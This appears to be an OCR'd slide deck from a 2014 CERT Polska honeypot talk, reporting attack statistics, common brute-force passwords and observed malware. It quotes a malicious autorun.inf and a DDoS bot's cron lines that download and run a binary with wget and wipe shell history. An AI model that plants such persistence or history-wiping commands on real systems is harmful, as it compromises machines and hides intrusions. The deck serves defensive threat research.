Caught in the honeypot: (almost) a year in review


Łukasz Siewierski

Polish Chapter / CERT Polska

2014 Honeynet Project Workshop

Warsaw, 12th May, 2014

Honeeebox


hpfriends
Researchers
network security incident exchange
Administrators / ISPs

debian

debian

debian


Now with SFTP support!

debian

Now with SFTP support!


Statistics (∼1 month): Dionaea samples

Captures	Distinct URLs	Unique samples	Distinct IPs
135,981	1,475	345	1,290



Statistics (∼1 month): Kippo

Unique logins	Sessions	Unique ASNs	Distinct IPs
2,631	2,395	100	272



Statistics (1 month): popular passwords

- admin
-
- abc123
- 12345
- 1234
- 123
- Passw0rd
- 1q2w3e
- 0
- qwe123
- 1234567890
- root123
- 1qaz2wsx
- asdf1234
- 123qwe!@#
- 1q2w3e4r5t
- 123123
- root@123
- test
- 123qwe
- welcome
- qweasd
- redhat
- P@ssw0rd
- passw0rd
- password1
- admin123
- root
- master
- 1qaz@WSX
- 12345678
- 654321
- toor
- huawei
- 1234%^&*
- rootroot
- root1234
- rootpass
- qwe123!@#
- q1w2e3r4t5
- 123456789
- 1q2w3e4r
- 123qweasd
- 142536
- root00
- password
- 111
- qazwsx
- p@ssw0rd1
- manager
- 123.com
- firewall
- power
- abcd1234
- qazxsw
- letmein

Samples from Dionaea (Samba)

1. Popular worms: Conficker, Sality, Allaple etc.

2. Some `autorun.inf` files, e.g.:

```
[autorun
open=
shell\open\Command=RECYCLER\NTDETECT.EXE D98009DC
shell\open\Default=1
shell\explore\Command=RECYCLER\NTDETECT.EXE D98009DC
```

3. SysInternals PsExec (light-weight telnet replacement)

4. Samples detection rates (VT) are high, about 40-ish out of 50-ish

SSH: DDoS (multiplatform) bots

- ELF 32-bit LSB executable, Intel 80386,
- rarely UPX-packed,
- rarely stripped (OOD in C++),
- usually linked statically.

- Recon (bruteforce SSH) then SFTP (binary/ies + cron file)
- Gathers all system info and pings back to C&C
- Wait for DDoS orders (DNS amplification, UDP flood etc.)
- Automatic updates (via cron!)
- Persistence achieved via `/etc/rcx.d/` script and / or cron

DDoS bot: cron magic

- `*/1 * * * * killall -9 .IptabLes`
- `*/1 * * * * cd /var/log > dmesg`
- `*/1 * * * * echo "unset MAILCHECK" >> /etc/profile`
- `*/95 * * * * killall -9 ferwfrre`
- `*/120 * * * * cd /root;rm -rf dir nohup.out`
- `*/140 * * * * cd /etc; wget http://[xxx]/ferwfrre`
- `*/96 * * * * nohup /etc/ferwfrre > /dev/null 2>&1&`
- `*/1 * * * * rm -rf /root/.bash_history`
- `*/1 * * * * touch /root/.bash_history`
- `*/1 * * * * history -r`

Do YOU know what attacks your network?

Last slide

Thank you for your attention

Źródła

This slides would not be so beautiful without:

- LaTeX and `beamer` (and many, many other packages),
- Wikimedia Commons and its pictures, which are available on GPL and Creative Commons licenses,